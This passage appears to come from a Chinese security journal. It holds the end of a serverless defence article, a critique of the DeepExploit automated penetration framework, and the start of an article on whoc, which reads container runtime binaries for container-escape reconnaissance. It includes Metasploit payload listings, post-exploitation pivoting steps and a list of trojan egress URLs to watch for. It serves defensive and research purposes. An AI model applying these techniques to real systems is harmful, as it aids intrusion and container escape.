通过第 50 期风险篇的 Serverless 风险分析，我们了解到传统应用的风险几乎可以覆盖 Serverless 应用的风险，因而针对 Serverless 应用的安全防护可以大体参考第 51 期《云原生应用安全防护思考（一）》一文中传统应用安全的防护方式，尤其是应用程序的代码漏洞缓解、依赖库漏洞防护、数据安全防护。

针对应用程序访问控制，除了第 51 期文章中提到的使用基于角色的访问控制之外，由于 Serverless 云计算模式带来的变化，还需要进行更深层次的防护，笔者认为函数隔离及底层资源隔离是较为合适的防护方法。

2.1.1 函数隔离

函数间进行隔离可有效降低安全风险。一个 FaaS 应用通常由许多函数以既定的序列和逻辑组成，每个函数可以独立进行扩展、部署等，但也同时可能被攻破，如果安全团队没有对函数进行有效隔离，那么攻击者也可同时访问应用中的其他函数。随着应用设计的不断变化，这些函数更改了执行序列，从而使攻击者有机可乘并发起业务逻辑攻击，这些是 FaaS 产生的碎片化问题。正确的做法应当是将每个函数作为边界，使得安全控制粒度细化至函数级别，这对于创建能够长期保持安全的 FaaS 应用是非常必要的。

为了更好地将函数进行隔离，笔者认为应当从以下几方面进行考虑：

（1）不要过度依赖函数的调用序列，因为随着时间推移调用序列可能会改变。如果序列发生了变化，要进行相应的安全审查；

（2）每个函数都应当将任何事件输入视为不受信任的源，并同时对输入进行安全校验；

（3）开发标准化的通用安全库，并强制每个函数使用；

（4）使用 FaaS 平台提供的函数隔离机制，例如 AWS Lambda 采用 Amazon 弹性计算云（Elastic Compute Cloud EC2）模型 [9] 和安全容器 Firecracker 模型 [10] 机制进行隔离。

2.1.2 底层资源隔离

仅仅对函数层面进行访问控制是不够的，例如攻击者仍可以利用函数运行时环境的脆弱性以获取服务端的 shell 权限，从而进行滥用，笔者在之前发表的《【云原生攻防研究 】针对 AWS Lambda 的运行时攻击》[11] 有详细的利用过程，可供各位读者参考。

为了预防上述场景的发生，我们应当从底层进行资源隔离。例如，可通过 Kata Container[12] 从上至下进行防护。再如，可通过 Kubernetes 的网络策略 (Network Policy)[13] 实现由左至右的网络层面隔离。

2.2 Serverless 平台安全防护

针对第 50 期风险篇一文中提出的 Serverless 平台风险，我们可以考虑通过以下几种防护方式进行相应缓解。

2.2.1 使用云厂商提供的存储最佳实践

为了尽量避免用户在使用云厂商提供的 Serverless 平台时因不安全的错误配置造成数据泄露的风险，主流云厂商均提供了相应的存储最佳实践供各位开发者参考，例如 How to secure AWS S3 Resources[14]、Azure Storage Security Guide[15]、Best Practices for Google Cloud Storage[16] 等。

2.2.2 使用云厂商的监控资源

现今各大云厂商均为 Serverless 配备了相应的监控资源，例如 Azure Monitor、AWS CloudWatch、AWS CloudTrail 等，这些使用云监控资源可以识别和报告异常行为，例如未授权访问、过度执行的函数、过长的执行时间等。

2.2.3 使用云厂商的账单告警机制

针对拒绝钱包服务（DoW）攻击，公有云厂商提供了账单告警机制进行缓解 [17]，如 AWS 开发者可通过在 Lambda 控制台为函数调用频度和单次调用费用设定阈值进行告警；或提供资源限额的配置，主流的云厂商已提供了以下资源选项供开发者配置：

（1）函数执行内存分配；

（2）函数执行所需临时的磁盘容量；

（3）函数执行的进程数和线程数；

（4）函数执行时常；

（5）函数接收载荷大小；

（6）函数并发执行数。

通过上述选项的合理配置可以在一定程度上缓解 DoW 攻击。

2.3 Serverless 被滥用的防护措施

针对第 50 期风险篇提出的 Serverless 被滥用的风险，我们可以采取以下方式进行防护 [18]：

（1）通过 IDS 等安全设备监测木马在本机的出口流量，诸如 “/pixel”“/utm.gif”、“ga.js” 等 URL 的流量应进行重点监测；

（2）确认自己的资产中是否有云厂商提供的 Serverless 函数业务，如果没有可以通过浏览器禁用相关云厂商的子域名；

（3）采取断网措施，从根源上直接禁止所有网络访问。

2.4 其他防护机制

2.4.1 Serverless资产业务梳理

由于云厂商通常缺乏一套自动化机制对现有 Serverless 应用中包含的函数、数据及可用 API 进行分类、追踪、评估等操作，因此开发者在不断完善应用的同时，可能疏于对应用数据及 API 的管理，从而导致攻击者利用敏感数据、不安全的 API 发起攻击。为了避免这种情况，开发者需要在应用的设计阶段对资产业务进行详细梳理。其中包括但不限于以下几个部分：

（1）确认应用中函数间的逻辑关系；

（2）确认应用的数据类型及数据的敏感性；

（3）评估 Serverless 数据的价值；

（4）评估可访问数据 API 的安全。

有了一个较为全面的应用全景图，便可在一定程度上降低应用被攻击的风险。

2.4.2 定期清理非必要的Serverless实例

由于 Serverless 应用通常遵循微服务的设计模式，因此一套完整的工作流应由许多函数组成，而开发者可能部署了非常多的 Serverless 应用，在这些应用中，必定存在一些长时间不被调用的实例，为了避免被攻击者利用，应当定期对 Serverless 应用进行检测，清理非必要的实例，从而降低安全隐患。

2.4.3 限制函数策略

开发者首先应当限制函数策略，给予其适当的访问权限，删除过于宽松的权限，这样即便攻击者拿到了访问凭证也无法对所有资源进行访问。

3. 总结

本文较为系统地对微服务架构下的应用安全及 Serverless 安全提供了相应的防护思路，总结如下：

针对第 50 期风险篇一文提出的云原生应用的新风险，我们可以看出应用架构的变化是带来新风险的主要原因，鉴于此，笔者针对具体的风险提出了防护方法。其中，使用微服务治理框架 Istio 可以在一定程度上缓解应用架构带来的风险，此外，也介绍了 Istio 与 API 网关和 WAF 结合的业界方案，从而实现微服务应用的全流量防护。

针对第 50 期风险篇一文提出的 Serverless 风险，笔者较为系统地从 Serverless 应用及平台两方面对前述提到的 Serverless 风险进行了相应防护介绍。可以看出，与传统安全防护不同的是 Serverless 模式带来的是新型云原生下的应用安全场景。因而，我们需要适应云计算模式的不断变化，并不断总结新场景下的防护方法，才能最终将安全落实到底。

参考文献

[1] https://mp.weixin.qq.com/s/EMJRPDkMBGtLZabLfTcjdA.

[2] https://mp.weixin.qq.com/s/Qpj_AAHmFN3w-Sos_C-mHg.

[3] https://istio.io/latest/docs/concepts/security/#authentication.

[4]https://istio.io/latest/docs/concepts/security/#mutual-tls-authentication.

[5] https://kubernetes.io/docs/reference/access-authn-authz/rbac/.

[6] https://istio.io/latest/docs/reference/config/security/authorization-policy/.

[7] https://www.envoyproxy.io/docs/envoy/latest/configuration/http/http_filters/lua_filter.

[8]https://www.envoyproxy.io/docs/envoy/latest/configuration/http/http_filters/wasm_filter#config-http-filters-wasm .

[9] https://docs.aws.amazon.com/lambda/latest/dg/services-ec2.html .

[10] https://firecracker-microvm.github.io/.

[11] https://mp.weixin.qq.com/s/duF1Z0EDC3n_G378Aq_XYA.

[12] https://github.com/kata-containers .

[13] https://kubernetes.io/docs/concepts/services-networking/network-policies/.

[14] https://aws.amazon.com/cn/premiumsupport/knowledge-center/secure-s3-resources/.

[15] https://docs.microsoft.com/en-us/azure/storage/blobs/security-recommendations.

[16] https://cloud.google.com/storage/docs/best-practices#security.

[17] https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/monitor_estimated_charges_with_cloudwatch.html .

[18] https://mp.weixin.qq.com/s?__biz=MzA5MDc1NDc1MQ==&mid=2247487065&idx=1&sn=5503dd715b3f2131aacba91d0075be9e&chksm=90079589a7701c9f6b808de703de88dd517f31e054a90af9cd61bd8b9ea4281d27d43b163666&mpshare=1&scene=1&srcid=0422DzTAylEepRGhnBx93iDS&sharer_sharetime=1619074342871&sharer_shareid=0f3da91f6fd8e207294f6347709786ec&version=3.0.40.6184&platform=mac#rd.

自动化渗透框架 | DeepExploit框架深度分析

绿盟科技 天枢实验室 童明凯

摘要：DeepExploit 是一种基于强化学习的自动化渗透框架，在自动化渗透领域广为大众所知，智能算法的使用可提升渗透效率。本文对该工具进行了深入分析并发现该工具有诸多待改进之处，其核心强化学习算法的使用也并不合理，本文将进行详细剖析并提出解决方法。

关键词：自动化渗透 DeepExploit 强化学习

1. 自动化渗透测试与 DeepExploit 框架

- **自动化渗透测试**

随着安全市场的不断扩大，渗透测试的需求也在不断增长，有研究预估到 2025 年，全球渗透测试的市场份额将会达到 45 亿美元（2020 年 17 亿美元），相应的渗透人才也极度短缺 [1]。在这种背景下，国内外很多公司都有研发自动化渗透测试工具来满足市场需求、缓解人才短缺的压力。

自动化渗透测试顾名思义，即自动化完成渗透测试的过程。从内容上讲，一般来说人工渗透测试需要包含：信息收集、漏洞探测、漏洞利用、权限维持、后渗透、生成报告等常规步骤，一般市面上自动化渗透测试产品也都包含这些功能。从能力上讲，自动化工具需要回答两个核心问题：（1）自动化工具能发现多少风险点；（2）自动化工具对渗透测试的效率提升有多大。这两个问题的解决程度决定了自动化工具的优劣。

在渗透测试的过程中，“漏洞探测”往往是最耗时的一步。为了发现目标系统的安全问题，渗透测试工程师一般先用漏扫工具对目标系统进行扫描测试，若未发现问题，则需要进行长期的人工渗透过程。理论上讲，为了提升渗透效率，自动化渗透的核心价值应体现在现实中最耗时耗力的部分（漏洞探测）上，将上述长期的人工渗透过程进行自动化。但是就目前来讲，大部分自动化渗透产品的做法是简单地将漏扫的结果与相关利用工具相结合，从而达到自动化渗透的效果，而“人工渗透的过程”并未有效实现自动化。

自动化渗透工具能在多大程度解决上述问题呢？我们通过一个开源的自动化渗透框架 DeepExploit 来分析自动化渗透测试领域当前的前沿进展（DeepExploit 应该具有代表性）。

- **DeepExploit框架简介**

DeepExploit 是一种基于强化学习的自动化渗透框架，由日本的一家名为 MBSD 的公司研发，在自动化渗透方向上为大众所熟知，在 github 上的 star 数量高达 1600+，其开发人员曾在很多知名大会上介绍过该工具，如 DEFCON 2018、Black Hat 2018 等，这些演讲进一步拓展了该工具的知名度。

DeepExploit 底层使用 Metasploit 进行渗透，使用强化学习技术来提升渗透效率，可以达到“给定目标 IP，输出 shell”的效果，除“权限维持”功能外，其他步骤均已实现全自动，根据 github 页面介绍 [2]，特点如下：

（1）高效渗透：利用机器学习，最佳情况下，只需一次利用便可成功 getshell；

（2）深度渗透：可以内网扩散；

（3）自学习：利用强化学习进行自学习，无须准备数据；

（4）学习时间快：利用 A3C 算法加速学习；

（5）强大的情报收集能力：包含端口扫描、服务及版本识别（包含 nmap 识别、机器学习识别、爬虫识别）。

针对这些特点，本文将给出详细的分析，以向读者展现该工具的适用性与实用性。

2. 背景介绍

本部分对 DeepExploit（简称 DE）利用到的核心工具做简单介绍，分为 Metasploit 介绍和强化学习算法介绍，均为入门介绍，熟悉的读者可自行忽略。

2.1 Metasploit 简介

Metasploit 是一款非常流行的渗透测试框架，里面包含了大量知名软件漏洞利用工具，其 payload 利用效率非常高效，并且还支持用户自定义开发漏洞利用模块。在使用 Metasploit 时需要设置一些比较重要的参数：

漏洞利用模块（exploit 模块），不同的漏洞需要选择不同的模块进行利用，而同一服务往往存在多种漏洞，为了验证漏洞存在，经常需要设置不同漏洞利用模块进行测试。

target，每个 exploit 模块都需要设置很多参数，其中 target 为比较重要的参数（Metasploit 会设定一个默认值），代表不同的操作系统类型，如图 1 所示，target 值为 0 代表设定目标的操作系统为 Windows 2000 SP4。

```
msf windows_ssl_pct > show targets
Supported Exploit Targets
==========================

    0   Windows 2000 SP4
    1   Windows 2000 SP3
    2   Windows 2000 SP2
    3   Windows 2000 SP1
    4   Windows 2000 SP0
    5   Windows XP SP0
    6   Windows XP SP1
```

图 1 Metasploit 中 exploit 模块下 target 参数含义样例 [3]

payload 参数为 exploit 模块中需要设置的另一个重要参数(也会有默认值)，意为攻击进入目标主机后需要在远程系统中运行的恶意代码，其中，shellcode 是 payload 中的精髓部分，攻击者可以通过 shellcode 建立与目标系统的 shell 连接，方便控制目标机。图 2 为 payload 样例。

```
msf windows_ssl_pct > show payloads
Metasploit Framework Usable Payloads
====================================

    win32_adduser                Windows Execute net user /ADD
    win32_bind                   Windows Bind Shell
    win32_bind_dllinject         Windows Bind DLL Inject
    win32_bind_meterpreter       Windows Bind Meterpreter DLL Inject
    win32_bind_stg               Windows Staged Bind Shell
    win32_bind_stg_upexec        Windows Staged Bind Upload/Execute
    win32_bind_vncinject         Windows Bind VNC Server DLL Inject
    win32_downloadexec           Windows Executable Download and Execute
    win32_exec                   Windows Execute Command
```

图 2 Metasploit 中 exploit 模块下 payload 参数含义样例 [3]

以上三个参数为 DE 框架在运用强化学习算法进行渗透测试时所需选择的重要参数。

2.2 强化学习算法简介

强化学习是机器学习中的一个领域，强调如何基于环境而行动，以取得最大化的预期利益，是除了监督学习和非监督学习之外的第三种基本机器学习方法。其基本框架如图 3 所示，基本流程为：智能体（Agent）通过观察环境（Environment）的状态（State）做出行动（Action），该行动会作用于环境，改变环境的状态，并且产生相关联的奖励（Reward），智能体通过观察新的状态和奖励来进行下一步动作，由此循环。在这个过程中，智能体会不断得到奖励（有好有坏），从而不断进化，最终能以利益最大的目标实施行动。




图 3 强化学习基本框架 [4]

强化学习有几大要素，这些要素的定义至关重要，不同场景下，要素的定义也不尽相同，而这些要素的合理定义往往也决定强化学习算法能否生效。具体来说，想要使用强化学习来求解一个问题，首先需要定义如下三大要素：

- State（状态空间）：state通常是算法的输入，包含agent做出action所需要的所有信息，需要满足马尔科夫性质，即agent可以仅根据当前做出动作，无须考虑过去的状态。
- Action（动作空间）：action一般就是算法的输出，action是agent能够对环境产生影响的手段，所以一个任务的action设置的最基本要求是能够对environment产生有效影响。
- Reward（收益）：reward是算法学习的指导，reward的设置往往决定了算法的最终效果是否理想，因此如何有效设置reward也成为强化学习应用的一个重要问题。

在对以上三大要素进行合理定义后，算法（如 A3C 算法）才有使用的基础。由于强化学习算法众多，也不是本文的关键，笔者在这里就不再展开论述。总之，强化学习任务中，三大要素的定义至关重要，定义越合理，问题的解决程度就越高。

温馨提示：读者可以通过 DE 框架对三大要素的定义判断其合理性。

3. DeepExploit 框架深度分析

本小节中，我们首先介绍 DE 框架的整体运行流程，然后对照源码，描述其核心逻辑，最后总结 DE 框架的优缺点，提出改进方向。

3.1 DeepExploit 框架流程分析

我们先来通过官网 [2] 的架构图（如图 4 所示）来了解 DE 的核心流程，从图中我们可以看到 DE 通过 RPC 协议与 Metasploit 进行通信，调用 Metasploit 进行渗透，其核心在于强化学习算法（A3C 算法）的使用，该算法整体上分为两个步骤：训练（training）和测试（testing），在训练阶段，会利用框架对靶标进行渗透测试，并保存训练数据，训练好 A3C 模型；在测试阶段，根据训练好的强化学习模型，对目标进行高效的渗透（以足够少的尝试次数完成对目标的渗透）。




图 4 DeepExploit 核心架构

整体上该框架图看似符合其宣称的“利用强化学习算法进行高效渗透测试”，接下来我们通过对其源码的分析画出详细的框架流程图（如图 5 所示），其中绿色方框为框架内置的支撑数据，蓝色方框代表主要流程，黄色方框为判断逻辑。整体上框架包含渗透测试过程的信息收集、漏洞探测、漏洞利用、后渗透、生成报告几个步骤。




图 5 DeepExploit 框架详细流程

在信息收集过程中，主要目标是获取目标系统上运行的服务及其版本号，为实现这一目标，DE 首先使用 nmap 工具进行简单的服务识别，当遇到 Web 服务时，会启动爬虫，爬取目标页面（默

认只爬到第二层页面），通过内置的指纹库 1 和机器学习模型识别出页面背后的服务，并且为了避免爬虫的遗漏，会通过内置的指纹库 2 访问主流服务的路径，若路径存在则代表服务存在，从而得到目标机器完整的服务及其版本信息。框架只支持一些特定服务的渗透，会过滤掉不支持的服务类型，最终得到要进行渗透测试的服务列表。该部分为官网所说的特点 5（强大的情报收集能力）。

图 5 所示的“测试模式过程”和“训练模式过程”为 DE 的核心部分，也是使用强化学习算法的部分。为了使用强化学习，DE 框架将强化学习中的三大要素定义如下：

- 状态空间：DE用5个状态表示其状态空间，在代码中表示为（ST_OS_TYPE，ST_SERV_NAME，ST_SERV_VER，ST_MODULE，ST_TARGET），分别代表：操作系统版本，端口上服务名称、服务版本，要利用msf的模块名称编号，模块中的target参数。
- 动作空间：DE的动作空间为Metasploit模块中所有payload集合。笔者使用的Metasploit版本为v6.1.9，payload总数为593个。
- 收益：DE将收益定义为三种：R_GREAT=100，R_GOOD = 1，R_BAD = -1，R_GREAT代表可以进行后渗透测试（返回的shell类型为meterpreter，而DE利用meterpreter进行后渗透），R_GOOD代表能返回shell，但是不能获得meterpreter shell（意指无法利用该机器进行后渗透），R_BAD代表漏洞利用失败。实际上，在DE中，后渗透模块没有开发完善，只要能返回shell，都会被赋予最大收益GREAT。

在训练模式中，DE 首先进行状态空间初始化，其中 ST_OS_TYPE 是固定不变的，ST_SERV_NAME 和 ST_SERV_VER 会在随机选择信息收集阶段中识别到设备上的服务和版本，确定 ST_SERV_NAME 后，在 Metasploit 中根据语句“search name: + ST_SERV_NAME type:exploit app:server”返回的可利用模块列表，随机选择一个模块确定 ST_MODULE，ST_TARGET 在模块可选的 target 列表中随机选择。确定状态后，A3C 算法会计算每个 payload 的概率，选择一个概率最高的 payload 后，利用以上信息调用 Metasploit 进行漏洞利用。当渗透失败时，会随机更换 target，由于不用 target 对应的可利用 payload 不一样，此时需要重新利用 A3C 算法计算概率最大的 payload 进行利用，当该步骤到一定次数还未成功，会再次进行状态空间初始化，对其他的服务、模块进行尝试。整个训练过程采用多线程并发的方式进行，线程之间没有任何通信机制，以此方式进行算法的并行化。

测试模式为在实际环境中使用的模式，相比于训练模式多了后渗透这一步。测试模式首先计算每种状态空间下 payload 的概率，根据该概率由大到小的顺序调用 Metasploit 进行渗透，一旦渗透成功，则进行后渗透。在后渗透的过程中，首先利用 arp 协议进行内网存活主机识别，然后调用 Metasploit 框架中自带的代理模块“auxiliary/server/socks4a”搭建代理，对新识别到的主机进行下一步渗透，直到没有新的主机出现。

在训练模式或测试模式结束后，会生成报告，内容包含渗透成功主机上的所有漏洞信息和相关 Metasploit 的利用参数。

3.2 DeepExploit 框架点评

不可否认，DeepExploit 框架确实能够进行自动化渗透，但是通过对强化学习和 DE 框架详细流程的介绍，对于其号称的“高效”渗透，仍需打个问号。

笔者认为 DE 框架的最大问题在于使用的是伪强化学习，虽然整个框架看起来是“强化学习环境 + 智能算法 + 反馈”这样的路线，但是在问题定义上出现了根本性的问题：动作和状态之间完全割裂。在背景知识中我们提到，强化学习中，动作需要对环境产生有效影响，从而产生环境状态的改变，但是 DE 框架的状态转移完全是随机的，跟动作无关。这一点不仅与强化学习的概念相左，也无法契合渗透测试的流程。渗透测试中，渗透人员会根据上一步的执行情况来决定下一步要执行的动作，而 DE 框架的状态转移是随机的，意味着执行的动作也是随机的。

该问题也说明了 DE 框架对于状态空间和动作空间的定义是有问题的，在该定义下，强化学习算法并不能有效发挥作用。

除了该核心问题，DE 框架在设计上仍然有些瑕疵，笔者将之枚举，使用该框架的读者朋友可以关注。

（1）服务支持问题：DE 框架的“config.ini”文件中限定了 DE 所支持的服务列表，如 apache、postgresql、wordpress、upnp 等。一方面，Metasploit 所支持的服务远远不止这些，笔者不理解 DE 为什么需要限定服务，因为 DE 调用 Metasploit 的接口进行渗透，对于所有 Metasploit 支持的服务，DE 理论上也可以支持；另一方面，DE 没有做不同软件对同一服务在名称上的映射，具体来说，DE 使用 nmap 进行服务识别，将服务名称在 Metasploit 中搜索可以利用的渗透模块，可 nmap 和 Metasploit 对于同一服务往往使用不同名称进行表示，不同版本之间也有差异，如 smb 服务：在 Metasploit 搜索关键词“smb”即可，而 nmap 对 smb 服务的识别结果为“microsoft-ds”，该关键词在 Metasploit 中无效。经过笔者的手动测试，大多数流行服务在两个软件中都存在服务名称不一致的问题，这也直接导致了 DE 框架可用性的大幅下降，甚至连传播甚广的“MS17-010”永恒之蓝漏洞都无法利用。

（2）服务识别问题：DE 框架在遇到 Web 服务时，会开启爬虫，默认只爬到第二层页面，按照匹配指纹库 1、机器学习识别、访问指纹库 2 的流程进行服务识别。整个流程特别耗时，并且机器学习算法（朴素贝叶斯）在笔者使用过程中几乎是零贡献，该流程与一般漏扫的服务流程基本一致，“强大的情报收集能力”能力（特点 5）并未体现。

（3）算法逻辑问题：除上述算法使用不符合强化学习的逻辑外，DE 还有一些逻辑问题会影响渗透效果。第一，DE 会随机选择 target 尝试进行渗透，但是根据前文介绍，target 代表的是操作系统，而操作系统 DE 在信息收集阶段已经识别了，并且作为状态中的一个变量 ST_OS_TYPE，还有什么必要进行所有 target 的尝试呢？第二，DE 将“是否返回 metepreter shell”作为漏洞是否利用成功的标志从而进行后渗透，既然如此为什么要尝试其他类型的 payload 呢？笔者使用 Metasploit 中的 payload 共计 593 种，meterpreter shell 共计 167 种。因为这两种逻辑问题，保守

估计 DE 起码进行了至少 10 倍以上的无效尝试；除无效尝试外，DE 还存在“漏尝试”的情况，有些 payload 始终未被尝试，如图 5 所示，在训练模式下，A3C 算法对每个 payload 计算概率，对利用成功率最大的 payload 进行尝试，这种方式直接导致在同一模型、同一状态下，始终测试同一个 payload，虽然模型在训练的时候会动态更新，但是这种设计思路仍会存在某些 payload 未曾测试的情况，遗漏有可能利用成功的 payload。总结来说，DE 的算法逻辑增加了大量的无效尝试，并且还有可能会漏掉能够利用成功的尝试。

（4）程序设计问题：DE 在训练模式中使用了多线程进行加速，但是线程之间完全独立，Metasploit 渗透的各个参数（服务 + 模块 +target）又都是随机的，这种设计机制会导致同一线程内出现重复的尝试，不同线程出现重复的尝试。在一次使用情况中，笔者至少遇到了完全相同的利用尝试 20 次（默认开的 20 线程），这种大量的重复尝试极大地降低了渗透效率。

（5）渗透目标问题：DE 框架判定渗透成功的标志为“返回了 meterpreter shell”，计算的是在“服务，模块，target”确定的情况下，不同 payload 的成功概率，但是在一般渗透测试过程中，需要判断的往往是“某种漏洞能否利用成功”，换句话说，即 Metasploit 中的某个模块能否利用成功，至于利用成功后的动作（payload）不是重点。若能改变渗透目标，计算每个模块的成功概率，会更加符合实际需求。

上述问题会直接导致 DE 的可用性下降，所幸这些问题并不难解决，优化后可大幅提升漏洞利用效率。

最后，笔者对于官网所说特点 2（深度渗透）和特点 3（自学习）做一些补充说明：特点 2 中所说的深度渗透属于后渗透，DE 框架并没有完全实现，功能尚不能顺利使用；自学习并不是说真的不需要训练数据，需要自己搭建仿真环境，程序运行过程中会自动产生所需数据。

3.3 DeepExploit 改进方向

若需要基于 DeepExploit 进行自动化渗透，笔者认为可以按照如下顺序进行优化，进一步提升渗透效率。

（1）解决上小节中所述的“瑕疵”，如无效尝试、重复尝试、遗漏尝试、服务支持问题等，其中服务支持问题可能难度较大，不同软件之间对同一服务的命名往往存在一定差异，可以考虑机器学习的方式进行识别。

（2）重新定义强化学习的三大要素。目前的定义方式不适合使用强化学习算法，需要对状态空间、动作空间，甚至收益做重新定义，从而使用强化学习算法。对于强化学习算法使用的必要性，笔者认为强化学习算法与渗透测试的过程天然吻合，都需要根据当前状态来判断下一步的动作，且每一个动作是否成功、最终目标都相对明确，因此可以考虑进行周密设计。

（3）使用传统机器学习算法。按照 DE 框架对状态和动作的定义（动作对状态不起作用），可以使用传统机器学习算法，计算每种状态下不同动作的成功概率。相较于强化学习算法，传统机器学习算法更适用于 DE 框架。

3.4 小节

本小节详细介绍了 DeepExploit 框架的核心逻辑，并且分析了其优劣，给出了改进方向。总结来说 DeepExploit 在功能上能够实现自动化渗透，但其宣称的强化学习算法并没有被有效使用，框架整体上也有一些待完善的地方。从核心功能看，DeepExploit 目前仅比传统漏扫多了漏洞利用这一步，并未将第一节所述的“长期的人工渗透过程”进行自动化，对渗透测试整体效率提升不大。

4. 总结

本文介绍了自动化渗透领域广为大众所知的 DeepExploit 框架，并详细分析了其内部原理，通过对其源码的分析，笔者发现 DeepExploit 并不能实现其宣称的高效渗透，或者说有诸多待改进之处。对于影响渗透效率的非核心问题，如服务支持问题、各种逻辑问题等，笔者将其列出，这些问题不难解决，对于核心的算法问题，笔者给出可能的改进方向。而渗透测试最耗时的“人工渗透”部分，DeepExploit 并未将其自动化，自动化渗透领域还有很长的路要走。

参考文献

[1] MarketsandMarkets. Penetration testing market by component. 2020.

[2] https://github.com/13o-bbr-bbq/machine_learning_security/tree/623c97a69c47972c9b2788f6a6c19eda24b7fa74/DeepExploit.

[3] https://paper.seebug.org/papers/old_sebug_paper/other/metasploit_users_guide_chinese.pdf.

[4] https://zh.wikipedia.org/wiki/%E5%BC%BA%E5%8C%96%E5%AD%A6%E4%B9%A0.

容器运行时信息收集技术介绍

绿盟科技 创新中心&星云实验室 李来冰

摘要：信息收集，道阻且长。本文将以 whoc 为例，介绍一种可以收集到容器运行时信息的技术，包括其运行原理、运行模式以及应用案例。

关键词：云原生安全 云原生攻防 容器运行时 runC

1. 前言

“内网渗透的本质是信息收集”，这句话不仅适用于传统内网，也同样适用于云原生环境。在进入传统内网的后渗透阶段时，首先要做的工作便是对当前所处环境做详细的信息收集，为下一步行动做铺垫。如果收集到主机的系统版本和补丁信息，攻击者可以通过对比分析出适用于当前环境的系统漏洞，有的放矢地攻击，高效率的同时也尽可能减少了痕迹。

进入云原生时代后，后渗透增加了容器逃逸的阶段。从《容器逃逸技术概览》[1] 中我们了解到，容器逃逸的方式多种多样，其中一种是利用云原生相关程序的漏洞进行逃逸，所谓相关程序漏洞，指的是那些参与到容器生态中的服务端、客户端程序自身存在的漏洞，包括但不限于 kubelet、containerd、runC 等组件漏洞。但因为容器技术对资源做了隔离，所以在容器内并不能直接收集到容器外的关键组件信息。这种情况下，盲目地使用各种漏洞进行攻击，显得并不聪明而且极易暴露，很有可能触发防护机制警报。因此我们需要思考，是否可以在容器内部收集到 runC、containerd 等宿主机上的组件信息？答案是肯定的。本文将介绍一种在容器内收集到容器运行时（以 runC 为例）信息的技术和工具——whoc[2]。

2 . 背景知识

2.1 runC 运行过程

我们在执行功能类似于“docker run”（其他如“docker exec”等）的命令时，底层实际是容器运行时在操作。例如 runC，相应地，“runc run”命令会被执行。它的最终效果是在容器内部执行用户指定的程序，该程序处在容器的各自命名空间内，且受各种限制（如 Cgroups）。执行过程大体如下：runC 启动并加入容器的命名空间，接着以自身（“/proc/self/exe”）为范本启动一个子进程，最后通过 exec 系统调用执行用户指定的二进制程序。

2.2 /proc/[PID]/exe

Linux 下“一切皆文件”的机制不再详细说明，这里仅介绍 /proc/[PID]/exe 的概念。它是一种特殊的符号链接，又被称为 magic links，指向进程自身对应的本地程序文件 (如我们执行 ls，/proc/[PID]/exe 就指向 /bin/ls)。它的特殊之处在于，当打开这个文件时，在权限检查通过的情况下，内核将直接返回一个指向该文件的描述符，而非传统的打开方式做路径解析和文件查找。因此，它实际绕过了 mnt 命名空间及 chroot 对一个进程能够访问到的文件路径的限制。

3. 原理介绍

whoc 是一个开源的容器镜像，使用者可以在通过它创建的容器内部提取容器运行时程序文件，并发送到远程服务器。该镜像的灵感来源于 CVE-2019-5736。CVE-2019-5736 是一个关于 runC 的容器逃逸漏洞，其原理是在容器内部通过符号链接修改宿主机上的 runC 二进制文件，以 root 身份执行任意命令。详情不再赘述，感兴趣的朋友可以阅读我们曾经发布的《容器逃逸成真：从 CTF 解题到 CVE-2019-5736 漏洞挖掘分析》[3]。值得注意的是，既然可以直接修改 runC 二进制文件，那也可以以同样方式读取它。这意味着，虽然 CVE-2019-5736 漏洞早已被修复，但是攻击者依然可以读取、获得这个二进制文件，对其进行分析，找到其潜在脆弱性。

3.1 whoc 运行模式

whoc 共有两种模式：Dynamic Mode 和 Wait-For-Exec Mode。

3.1.1 Dynamic Mode模式

Dynamic Mode 的运行流程如图 1 所示，大体过程描述如下：




图 1 Dynamic Mode

